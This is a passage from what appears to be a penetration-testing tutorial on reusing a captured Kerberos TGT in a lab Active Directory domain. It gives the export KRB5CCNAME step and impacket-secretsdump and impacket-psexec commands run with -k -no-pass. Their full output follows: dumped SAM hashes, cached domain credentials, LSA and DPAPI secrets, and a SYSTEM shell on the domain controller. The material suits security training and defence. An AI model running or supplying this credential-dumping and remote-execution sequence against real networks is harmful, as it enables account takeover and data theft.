🗣️ 🎫 ASK-TGT/TGS

Intro

If we are able to capture the **TGT** and the session key of a privileged user on the domain we will be able to do much more that is only injected on the session of another user without privilege in a windows machine. So, this is what we are going to see in this section.


🗣️ 🎫 ASK-TGT/TGS

What can we do if we have a TGT?

From a Kali Linux machine, if we had got the **TGT** using **impacket-getTGT** (See ***Over Pass The Hash***), *we could do anything in the domain*. Having the **TGT** and the **Session Key** of a high privilege user on the domain we can, for example, get any **Services Ticket** we want and consume ***any service***.

To do that We have to pass the path where the **TGT** is located to the impacket environment variable that will allow us to use the **TGT** with the command:


export KRB5CCNAME=/Rute/Of/The/File.ccache



```
export KRB5CCNAME=/home/kali/Desktop/Maquinas\ Active\ Diretory/Hashs/Dump/administrator.ccache
```

So now we can do any request or consume any service on behalf of that user without needing their credentials just using the modules of **Impacket** adding the ***machine name*** the flags ***-k -no-pass*** For example:

impacket-secretsdump domain.local/username@computer.domain.local -k -no-pass




```
~/Desktop/Maquinas Active Diretory/Hashs/Dump ✓  impacket-secretsdump corp.local/administrator@WS01.corp.local -k -no-pass     ↓0 B/s ↑0 B/s 192.168.20.128

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x533c4e81658712788d61965544ab32bf
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:07e298b6ddf5039c781b021228dc79a8:::
Alex1:1000:aad3b435b51404eeaad3b435b51404ee:7a21990fcd3d759941e45c490f143d5f:::
[*] Dumping cached domain logon information (domain/username:hash)
CORP.LOCAL/employer1:$DCC2$10240#employer1#f33d18b5648d5c4388a54d393a69c512: (2025-03-07 01:13:35)
CORP.LOCAL/Administrator:$DCC2$10240#Administrator#590dc17d44ef8d0e94762b6d5df2c42d: (2024-12-16 22:49:50)
CORP.LOCAL/judie.lonee:$DCC2$10240#judie.lonee#d461f20e1039516892227b975800b4ed: (2025-03-06 23:25:56)
CORP.LOCAL/klara.alanna:$DCC2$10240#klara.alanna#1c70900a124689493092fbb9af7f98b0: (2025-02-25 23:04:08)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
CORP\WS01$:plain_password_hex:a7d5a37902ee1f9b7d3ac35d881fa2fb039d4cb8d5824a4e73284fbd3ab13d6120c21e1e3c75f45da37c6289c8505eb42a90565b267ee4c15d8f07506055983c95fb28024d054d87bdd78f6c46b94f4acd69fe81d9539b7c0737d53e6d5e5cebde4b4007bae0c0
de1485777d36206e00be7bf3dc5e51638e8ed21686102695df1614a245455b01343d27d5c0f83aee6a1ad659c9fe456fbcd01a5bdca8dff2e5feccccb86f1bc885dd6d160461a1bf167c411d6737889b4d08f058ff5682ab3e7fc2ca717050964c61155d3105209bf81759174620dcfe0d73ef3cda90
c96c7412b6d75df7028686539895b3df1ef3f0
CORP\WS01$:aad3b435b51404eeaad3b435b51404ee:3df685b7970adfc0048f828465f9fcaf:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x22845263a6a686e05cf38fb8643fafa298d6f806
dpapi_userkey:0xfb9eaffa208d9c27aee572175e934ab0c1713ea5
[*] NL$KM
 0000   18 21 51 AD 6D AD 03 0D  89 40 5A 3B 0B B3 37 1B   .!Q.m....@Z;..7.
 0010   1F 0D 3A 07 81 C1 5F 88  B6 98 14 4D A5 7A 5F FA   ..:..._....M.z_.
 0020   73 F5 7F 59 2A 3F 00 60  44 E7 89 F2 26 AC BB B4   s..Y*?.`D...&...
 0030   02 FB 4C A6 45 90 46 C7  F0 CB 83 7C 22 7A FF 8F   ..L.E.F....|"z..
NL$KM:182151ad6dad030d89405a3b0bb3371b1f0d3a0781c15f88b698144da57a5ffa73f57f592a3f006044e789f226acbbb402fb4ca6459046c7f0cb837c227aff8f
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Dumping credentials using the TGT no credentials

Another example is gaining remote access using the TGT

impacket-psexec domain.local/username@computer.domain.local -k -no-pass



```
~/Desktop/Maquinas Active Diretory/Hashs/Dump ✓ impacket-psexec corp.local/administrator@DC01.corp.local -k -no-pass

Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on DC01.corp.local.....
[*] Found writable share ADMIN$
[*] Uploading file jwlCJiwZ.exe
[*] Opening SVCManager on DC01.corp.local.....
[*] Creating service pgzK on DC01.corp.local.....
[*] Starting service pgzK.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Gaining remote access using the TGT and not credentials

This is just two examples of what we can do using the **TGT** with the impacket modules.